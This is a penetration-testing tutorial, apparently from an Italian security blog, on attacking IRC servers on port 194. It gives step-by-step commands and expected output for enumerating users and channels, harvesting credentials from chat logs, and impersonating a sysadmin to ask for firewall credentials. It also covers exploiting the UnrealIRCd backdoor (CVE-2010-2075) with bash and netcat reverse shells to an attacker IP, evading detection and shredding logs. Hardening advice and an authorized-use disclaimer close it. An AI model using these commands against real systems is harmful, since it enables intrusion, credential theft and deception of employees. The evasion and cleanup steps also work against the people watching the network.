IRC Port 194: What It Is, How It Works, and Differences Between Ports 6667 and 6697

Learn what IRC port 194 is for, why many servers use 6667 or 6697, how the protocol works, and the risks it introduces, including user enumeration, channels, internal hostname leaks, and vulnerable daemons.
- Posted on 2026-04-04
- Reading time: 11 min

IRC port 194 is the official entry point for Internet Relay Chat, the real-time text messaging protocol. If you find it open during a pentest, you're looking at a service that exposes users, channels, topics, internal hostnames, and often weak or nonexistent credentials. Port 194 enumeration reveals real usernames, organizational structure (channels = teams/projects), internal network information (hostnames in messages), and potentially C2 malware using IRC as a command channel. In the IRC kill chain, it sits between recon (information gathering) and initial access (credentials, daemon exploits).
In this article, you'll learn how to enumerate an IRC server, exploit common misconfigurations, identify backdoors, and integrate IRC into your attack pipeline.
1. Technical Anatomy of the Door 194 #
Port 194 is registered as IANA irc over TCP protocol. In practice, many IRC servers use port 6667 (unprivileged) or 6697 (IRC over TLS). Finding 194 active indicates an installation that follows the RFC standard or an intentional setup that requires root privileges for binding.
The flow of an IRC connection follows these steps:
- TCP handshake on door 194
- NICK/USER: the client sends nickname and username
- Server response: the server responds with banner, MOTD (Message of the Day) and parameters
- JOIN: the client enters the channels
- PRIVMSG/NOTICE: real-time communication
The main variants are classic IRC (port 194/6667, cleartext), IRC over TLS (port 6697, encryption), and IRC with SASL authentication (external authentication mechanism).
Misconfig: Nessuna autenticazione richiesta (no NickServ/SASL)
Impatto: qualsiasi utente può connettersi, enumerare canali e utenti senza credenziali
Come si verifica: nc -nv [target] 194 poi inviare NICK test e USER test 0 * :testMisconfig: Server info e hostname interni esposti nel banner/MOTD
Impatto: il MOTD e i messaggi di welcome rivelano versione del daemon, hostname del server, OS
Come si verifica: dopo la connessione, leggere le risposte numeriche 001-005 e 375-376Misconfig: Canali senza mode +s (secret) o +p (private)
Impatto: il comando LIST mostra tutti i canali, topic e numero di utenti — mappa dell'organizzazione
Come si verifica: dopo connessione, inviare LIST e analizzare i risultati2. Basic Enumeration of Port 194 #
IRC port 194 enumeration is straightforward: the protocol is text-based, and you can interact manually. This makes it ideal for understanding what the server is exposing without specialized tools.
Command 1: Nmap #
nmap -sV -sC -p 194 10.10.10.50Expected output:
PORT    STATE SERVICE VERSION
194/tcp open  irc     UnrealIRCd 6.1.3
| irc-info:
|   server: irc.corp.local
|   users: 47
|   servers: 2
|   chans: 12
|   lusers: 47
|   lservers: 1
|   source host: 10.10.10.100
|_  source ident: NONE
Parameters:
-sV: identifies the IRC daemon and the exact version (critical for exploit hunting)-sC: performsirc-infowhich extracts connected users, channels, linked servers-p 194: scan on the IANA standard port
Command 2: Manual connection with Netcat #
nc -nv 10.10.10.50 194After connecting, send:
NICK recon_test
USER recon 0 * :Recon Test
Expected output:
:irc.corp.local 001 recon_test :Welcome to the Corporate IRC Network recon_test!recon@10.10.10.100
:irc.corp.local 002 recon_test :Your host is irc.corp.local, running version UnrealIRCd-6.1.3
:irc.corp.local 003 recon_test :This server was created Mon Jan 15 2026 at 09:30:00 UTC
:irc.corp.local 004 recon_test irc.corp.local UnrealIRCd-6.1.3 iowghraAsORTVSxNCWqBzvdHtGpCD lvhopsmntikrRcaqOALQbSeIKVfMCuzNTGjZ
:irc.corp.local 005 recon_test NETWORK=CorpNet MAXCHANNELS=20 CHANLIMIT=#:20 MAXTARGETS=20 :are supported by this server
:irc.corp.local 375 recon_test :- irc.corp.local Message of the Day -
:irc.corp.local 372 recon_test :- Welcome to Corporate Internal Chat
:irc.corp.local 372 recon_test :- Server admin: sysadmin@corp.local
:irc.corp.local 376 recon_test :End of /MOTD command.
What this output tells us: you have the name of the network (CorpNet), the internal hostname (irc.corp.local), the exact version of the daemon (UnrealIRCd-6.1.3), the server creation date, and the admin email. The MOTD confirms that it is an internal corporate server. The supported user and channel modes (coding 004) reveal the enabled features.
3. Advanced Enumeration #
List of channels and topics #
After connecting, you will list all the visible channels:
LISTOutput:
:irc.corp.local 322 recon_test #general 23 :Chat generale aziendale
:irc.corp.local 322 recon_test #devops 8 :Pipeline CI/CD - Jenkins: jenkins.corp.local:8080
:irc.corp.local 322 recon_test #security 5 :Incident Response Team
:irc.corp.local 322 recon_test #sysadmin 12 :Ticket system: https://tickets.corp.local
:irc.corp.local 322 recon_test #project-alpha 4 :Deployment staging: 10.10.20.50
:irc.corp.local 323 recon_test :End of /LIST
Reading the output: Channel topics expose internal URLs (jenkins.corp.local:8080, tickets.corp.local), server IP (10.10.20.50) and organizational structure. The channel #devops reveals an internal Jenkins — priority target. This intelligence fuels the next phase of enumeration of web services
.
User enumeration by channel #
JOIN #devops
WHO #devops
Output:
:irc.corp.local 352 recon_test #devops jmartin 10.10.10.45 irc.corp.local jmartin H :0 Juan Martin
:irc.corp.local 352 recon_test #devops asmith ws-linux-42.corp.local irc.corp.local asmith H :0 Alice Smith
:irc.corp.local 352 recon_test #devops deploy_bot 10.10.10.99 irc.corp.local deploy_bot H* :0 CI/CD Bot
:irc.corp.local 315 recon_test #devops :End of /WHO list.
Reading the output: you have real names (Juan Martin, Alice Smith), workstation hostnames (ws-linux-42.corp.local), IP (10.10.10.45, 10.10.10.99) and a deployment bot (deploy_bot). The asterisk after H of deploy_bot indicates that it is an IRC operator. The usernames (jmartin, asmith) are likely the same ones used for Active Directory logins. Use this information to build a targeted wordlist — learn more about the techniques username enumeration
.
IRC-specific NSE scripts #
nmap -p 194 --script irc-botnet-channels,irc-info,irc-unrealircd-backdoor 10.10.10.50Output:
PORT    STATE SERVICE
194/tcp open  irc
| irc-botnet-channels:
|_  No botnet channels detected
| irc-unrealircd-backdoor:
|_  Server appears to be patched or not vulnerable
| irc-info:
|   server: irc.corp.local
|   version: UnrealIRCd-6.1.3
|   users: 47
|_  channels: 12
Reading the output: control irc-unrealircd-backdoor Check for the backdoor in UnrealIRCd 3.2.8.1 (CVE-2010-2075). Version 6.1.3 is not vulnerable. The botnet check does not detect any suspicious channels. This information rules out the quick exploit route and points you toward social engineering or credential abuse techniques.
WHOIS on users #
WHOIS deploy_botOutput:
:irc.corp.local 311 recon_test deploy_bot deploy 10.10.10.99 * :CI/CD Bot
:irc.corp.local 312 recon_test deploy_bot irc.corp.local :Corporate IRC Server
:irc.corp.local 313 recon_test deploy_bot :is an IRC Operator
:irc.corp.local 317 recon_test deploy_bot 3600 1706900000 :seconds idle, signon time
:irc.corp.local 319 recon_test deploy_bot :#devops @#deploy-logs
:irc.corp.local 318 recon_test deploy_bot :End of /WHOIS list.
Reading the output: the bot is IRC Operator (privileged access to the server), connected from IP 10.10.10.99, present in the channels #devops e #deploy-logs (where it is operator). A deployment bot with IRC operator privileges running on a dedicated server is a high priority target for the lateral movement
.
4. Offensive Techniques on Port 194 IRC #
Collecting credentials from channel messages
Context: Internal IRC channels without logging awareness. Users share credentials, tokens, and commands in messages.
nc -nv 10.10.10.50 194 << 'EOF'
NICK logger_bot
USER logger 0 * :Logger
JOIN #devops
JOIN #sysadmin
EOF
Then capture all the traffic:
nc -nv 10.10.10.50 194 | tee irc_log.txt &
# attendi 30-60 minuti
grep -iE "password|token|secret|key|ssh|api" irc_log.txt
Output (success):
:jmartin!jmartin@10.10.10.45 PRIVMSG #devops :il token per jenkins è ghp_A1b2C3d4E5f6G7h8I9j0
:asmith!asmith@ws-linux-42 PRIVMSG #sysadmin :password temporanea per il nuovo server: Changem3!
Output (failure):
(nessun match dopo 60 minuti di cattura)What do you do next: you have a GitHub token (ghp_*) and a temporary password. Test the token on github.corp.local and the password on internal services. IRC usernames (jmartin, asmith) are prime candidates for login.
Impersonation via nick takeover
Context: IRC server without NickServ or with optional registration. You can assume the nickname of a disconnected user.
nc -nv 10.10.10.50 194 << 'EOF'
NICK sysadmin
USER sysadmin 0 * :System Administrator
JOIN #security
PRIVMSG #security :ragazzi, ho bisogno che qualcuno mi mandi le credenziali del firewall, ho perso il file
EOF
Output (success):
:irc.corp.local 001 sysadmin :Welcome to the Corporate IRC Network sysadmin!sysadmin@10.10.10.100Output (failure):
:irc.corp.local 433 * sysadmin :Nickname is already in useWhat to do next: If the username is available, you're logged in as "sysadmin." Credential requests appear legitimate in the context of the channel. This is pure social engineering—document everything for reporting. For advanced social engineering techniques, see the dedicated guide.
UnrealIRCd Backdoor Exploit (CVE-2010-2075)
Context: Specific UnrealIRCd version 3.2.8.1 with a backdoor. This backdoor allows execution of arbitrary commands by sending AB; followed by the command.
echo "AB; id" | nc -nv 10.10.10.50 194Output (success):
:irc.corp.local NOTICE AUTH :*** Looking up your hostname...
uid=1001(ircd) gid=1001(ircd) groups=1001(ircd)
Output (failure):
:irc.corp.local NOTICE AUTH :*** Looking up your hostname...
:irc.corp.local 451 AB :You have not registered
What do you do next: if the server is vulnerable, you have RCE as a user ircdRun a reverse shell: AB; bash -c 'bash -i >& /dev/tcp/[tuo_IP]/4444 0>&1'. Then privilege escalation. Note: This exploit only works on very old versions—always verify the version before attempting.
DCC abuse for file transfer and port scanning
Context: DCC (Direct Client-to-Client) allows direct connections between IRC users. You can use it for file exfiltration or as a side channel.
# Da un client IRC, invia una richiesta DCC SEND
/dcc send target_user /etc/passwd
Output (success):
DCC SEND request sent to target_user
DCC connection established: 10.10.10.45:1024
Output (failure):
DCC SEND failed: Connection refusedWhat to do next: The DCC connection reveals the target user's real IP address (even if they're behind an IRC NAT). Use that IP address for targeted scans. Alternatively, you can send malicious files via DCC to users with vulnerable IRC clients.
5. Practical Pentest Scenarios #
Scenario 1: Enterprise with internal IRC for DevOps #
Situation: A tech company with an internal IRC server used by the DevOps and Security teams. No authentication required. You have access to the internal network from a compromised host.
Step: 1
nmap -sV -p 194,6667,6697 10.10.10.0/24 --openExpected output:
10.10.10.50 - 194/tcp open irc UnrealIRCd 6.1.3
10.10.10.50 - 6667/tcp open irc UnrealIRCd 6.1.3
Step: 2
nc -nv 10.10.10.50 194 << 'EOF'
NICK enum_user
USER enum 0 * :Enum
LIST
EOF
Expected output:
:irc.corp.local 322 enum_user #devops 8 :CI/CD Pipeline
:irc.corp.local 322 enum_user #infra 6 :Infrastructure - Ansible playbooks
:irc.corp.local 323 enum_user :End of /LIST
If it fails:
- Probable cause: The server requires a connection password (PASS command before NICK/USER)
- Fix: add
PASS [password]as the first line. Try common passwords: company name,irc,chat,welcome
Estimated time: 5-15 minutes for connection and basic enum
Scenario 2: Lab/CTF with backdoored IRC #
Situation: CTF machine with IRC service on port 194. Typical HackTheBox/TryHackMe scenario with vulnerable UnrealIRCd.
Step: 1
nmap -sV -p 194 --script irc-unrealircd-backdoor 10.10.10.50Expected output:
PORT    STATE SERVICE VERSION
194/tcp open  irc     UnrealIRCd 3.2.8.1
| irc-unrealircd-backdoor:
|_  Looks like this is an old version. Possible backdoor.
Step: 2
echo "AB; bash -c 'bash -i >& /dev/tcp/10.10.10.100/4444 0>&1'" | nc -nv 10.10.10.50 194Expected output (on listener):
connect to [10.10.10.100] from (UNKNOWN) [10.10.10.50] 55432
bash: no job control in this shell
ircd@target:~$
If it fails:
- Probable cause: Outbound firewall blocks reverse shell
- Fix: Try common outgoing ports: 80, 443, 53. Or use
AB; nc -e /bin/sh 10.10.10.100 443
Estimated time: 2-5 minutes if the version is vulnerable
Scenario 3: EDR-heavy with IRC as C2 detection #
Situation: Enterprise network with advanced EDR. I suspect malware is using IRC as a C2 channel. Your task is to identify C2 traffic without enabling EDR.
Step: 1
sudo tcpdump -i eth0 tcp port 194 or tcp port 6667 -A -c 200 | tee irc_traffic.txtExpected output:
14:30:01.123 IP 10.10.10.77.54321 > 203.0.113.50.6667: Flags [P.], ...
NICK bot_x8a2f
USER bot 0 * :bot
JOIN #cmd-29af
Step: 2
grep -E "JOIN|PRIVMSG|NICK" irc_traffic.txt | sort -uExpected output:
JOIN #cmd-29af
NICK bot_x8a2f
PRIVMSG #cmd-29af :!exec whoami
PRIVMSG #cmd-29af :!download http://evil.com/payload.exe
If it fails:
- Probable cause: C2 traffic is over TLS (port 6697) and not readable in clear
- Fix: use
tshark -i eth0 -f "tcp port 6697" -Y "ssl.handshake" -T fields -e x509.subjectto extract the certificate and check if it is self-signed (indicator C2)
Estimated time: 15-30 minutes of passive capture
6. Attack Chain Complete #
Recon (scan porta 194) → Connessione anonima → Enum canali/utenti → Credential Harvesting → Lateral Movement (con credenziali raccolte) → Persistence (bot IRC)| Phase | tool | Key command | Output/Result |
|---|---|---|---|
| Recon | Nmap | nmap -sV -p 194 --script irc-info [target] | Daemon version, users, channels |
| Connection | nc | NICK/USER + LIST + WHO | Channel map, topic, hostname |
| Credential Harvest | nc + grep | grep -iE "password|token" irc_log.txt | Shared credentials in channels |
| Social Engineering | nc | NICK [impersonated] + PRIVMSG | Credentials obtained through social engineering |
| lateral movement | ssh/rdp | ssh jmartin@10.10.10.45 | Workstation access with collected credentials |
| P | python | Custom IRC bot that receives commands via PRIVMSG | Persistent C2 channel |
Estimated timeline: 30-120 minutes. The longest phase is passive credential harvesting (requires active users).
Port 194's role: It provides an irreplaceable intelligence channel in environments where IRC is used internally. No other protocol simultaneously exposes users, hostnames, organizational structure, and real-time conversations with such little effort.
7. Detection & Evasion #
What the Blue Team monitors #
- IRC daemon log: connections, JOIN/PART, operator attempts. Typical path:
/var/log/ircd/or defined in the daemon config - IDS/IPS: Suricata rules for known IRC patterns (NICK/USER/JOIN in rapid sequence,
AB;(for UnrealIRCd backdoor) - Network monitoring: connections on port 194 from hosts that should not be using IRC
- EDR: process monitoring for unauthorized IRC clients (irssi, weechat, hexchat)
Evasion Techniques #
Tecnica: Utilizzo di nick plausibili
Come: usa nomi che corrispondono a utenti reali o a pattern aziendali (es: nome.cognome, iniziale+cognome)
Riduzione rumore: la connessione appare legittima nella lista utentiTecnica: Connessione via TLS sulla 6697
Come: openssl s_client -connect [target]:6697 poi invio comandi IRC nel tunnel TLS
Riduzione rumore: il contenuto dei messaggi non è visibile a IDS che non fanno TLS inspectionTecnica: Limitare i comandi di enumerazione
Come: evita LIST subito dopo la connessione. Aspetta 5-10 minuti, poi JOIN su canali specifici uno alla volta
Riduzione rumore: un LIST completo genera un burst di traffico anomalo. JOIN singoli sono normaliPost-Exploitation Cleanup #
- Disconnect from server with
QUIT :Leaving(generic message, don't leave any suspicious motives) - If you created a bot: Terminate the process and remove the file from the compromised system.
- Clear local logs:
shred -u irc_log.txt - If you have compromised the daemon: check
/var/log/ircd/and consider whether log cleaning is in your scope
8. Toolchain and Comparison #
Operational pipeline #
nmap (scan 194/6667/6697) → nc/irssi (connessione manuale) → enum (LIST/WHO/WHOIS) → grep (credential harvest) → ssh/rdp (lateral movement) → python bot (persistence C2)Data passing between stages: daemon version, internal hostnames, usernames, workstation IPs, credentials/tokens from messages, channel/team structure.
Comparative table #
| Appearance | IRC (194/TCP) | Slack/Teams (443/TCP) | Matrix (8448/TCP) |
|---|---|---|---|
| Default port | 194 (or 6667/6697) | 443 | 8448 |
| Encryption | Optional (TLS on 6697) | Always TLS | Always TLS |
| Auth | None / NickServ | OAuth2/SSO required | Tokens/SSO |
| Enumeration | Easy (LIST/WHO) | Requires API token | Requires authentication |
| C2 usage | Historical and current | Rare (APIs monitored) | Possible (federation) |
| When to prefer it | Internal legacy IRC servers, lab, CTF | Target with corporate workspace | Tech organizations using Matrix |
9. Troubleshooting #
| Error / Symptom | Cause | Fix |
|---|---|---|
Connection refused on door 194 | IRC could run on 6667/6697 instead of 194 | Scan all IRC ports: nmap -p 194,6667,6697,6660-6669,7000 [target] |
ERROR :Closing Link: Access denied | IP not in allow list or K-line active | Try from a different IP on the network. Check with nmap --script irc-info if it returns info before the ban |
433 Nickname already in use | The chosen nickname is busy or registered | Use variant: NICK recon_test2 or wait for the user to log out |
| No channels visible after LIST | All channels are mode +s (secret) | Try JOINing on common names: #general, #help, #admin, #dev, #ops |
| Connection closes after 60 seconds | You did not complete registration (NICK+USER) within the timeout | Send NICK and USER immediately after TCP connection |
ERROR :Your host is trying to (re)connect too fast | Active anti-flood throttling | Wait 30-60 seconds between attempts. Use -w 5 with nc for longer timeouts |
10. FAQ #
Q: How to enumerate users and IRC channels on port 194 during a pentest?
R: Connect with nc -nv [target] 194, send NICK e USER to register, then LIST for the channels and WHO #canale for users of each channel. The command WHOIS [nick] provides details about a specific user, including hostname and idle time.
Q: Is IRC port 194 still used in 2026?
A: Yes, in specific contexts. Many open source organizations use IRC (Libera.Chat, OFTC). In the corporate world, it's found in legacy tech companies. It's common in CTFs and labs due to its simplicity. As a C2 channel for malware, IRC remains active for botnets that exploit the protocol's simplicity.
Q: What is the difference between port 194 and port 6667 for IRC?
A: Port 194 is the official IANA standard but requires root privileges to bind (port <1024). 6667 is the unprivileged port used by most real-world IRC servers. 6697 is the standard port for IRC over TLS. In pentests, scan all three plus the 6660-6669 range.
Q: How to identify an IRC channel being used as a C2 by malware?
R: Look for anomalous patterns: channel names with hashes or random strings (#cmd-29af), nicknames with generic prefixes (bot_*), messages with commands (!exec, !download, !shell), connections to external servers from internal hosts. Capture traffic with tcpdump -A -i eth0 tcp port 194 and filter with grep.
Q: Does the UnrealIRCd backdoor exploit (CVE-2010-2075) still work?
A: Only on UnrealIRCd version 3.2.8.1 distributed between November 2009 and June 2010 with the compromised package. Current versions (6.x) are not vulnerable. Always verify the version with nmap -sV -p 194 [target] before attempting it. It's still a common exploit in CTFs.
Q: How to secure an IRC server from port 194?
A: Require SASL or NickServ authentication for all users. Set sensitive channels as +s (secret) and +k (password). Configure ACLs to limit connections to authorized IPs/subnets. Use TLS on 6697 and disable 194 cleartext. Update the IRC daemon regularly.
11. Final Cheat Sheet #
| Action | Command | Note |
|---|---|---|
| IRC Port Scan | nmap -sV -p 194,6667,6697 [target] | Include range 6660-6669 if necessary |
| Manual connection | nc -nv [target] 194 then NICK/USER | Complete within 60 seconds to avoid timeouts |
| Channel list | LIST | After registration NICK/USER |
| Users of a channel | JOIN #canale then WHO #canale | Reveal hostname and IP |
| User Info | WHOIS [nick] | Idle time, channels, IP, operator status |
| Server version | VERSION | Alternative to nmap -sV |
| Backdoor check | nmap -p 194 --script irc-unrealircd-backdoor [target] | Only for UnrealIRCd 3.2.8.1 |
| Capture traffic | sudo tcpdump -i eth0 tcp port 194 -A | tee irc.log | For passive credential harvest |
| TLS connection | openssl s_client -connect [target]:6697 | Then IRC commands in the tunnel |
| Backdoor exploit | echo "AB; id" | nc -nv [target] 194 | Compromised versions only |
Why Porta 194 is relevant in 2026 #
IRC survives in high-value niches for pentesters: legacy corporate networks, open source communities, training labs, and—most importantly—as a C2 channel for malware. The protocol's simplicity (text-based, requires no authentication, and is easily scriptable) makes it ideal for both attack and defense. Check for IRC servers on your network with nmap -p 194,6667,6697 [subnet] --open as part of the initial scan.
Hardening and Mitigation #
- Require SASL authentication for all connections: config UnrealIRCd
set { require-module "sasl"; } - Set all sensitive channels as
+s(secret) and+i(invite-only) - Disable cleartext port 194 and only use 6697 with TLS:
listen { ip *; port 6697; options { tls; }; }; - Limit connections per IP with
set { throttle { connections 3; period 60; }; }
OPSEC for the Red Team #
An IRC connection generates immediate logs on the daemon: source IP, nickname, connection timestamp. The command LIST produces an additional log. To reduce visibility: use a nickname that is confusing with existing users (same naming convention), avoid LIST complete and do JOIN On specific channels based on previous intelligence, connect from an IP address that already has legitimate IRC traffic to the server. The noise level is medium-low if you follow these precautions.
All commands and techniques described in this article are intended for authorized environments only: penetration testing with a signed contract, personal labs, and CTF platforms. Technical reference: RFC 1459 (IRC Protocol), RFC 2812 (IRC Client Protocol), RFC 7194 (IRC TLS).
Want to support HackIta? Visit hackita.it/supporto
for donations. For professional penetration testing and 1:1 training, discover hackita.it/servizi
.
Also read this helpful guide for penetration/CTF. https://www.verylazytech.com/network-pentesting/irc-ports-194-6667-6660-7000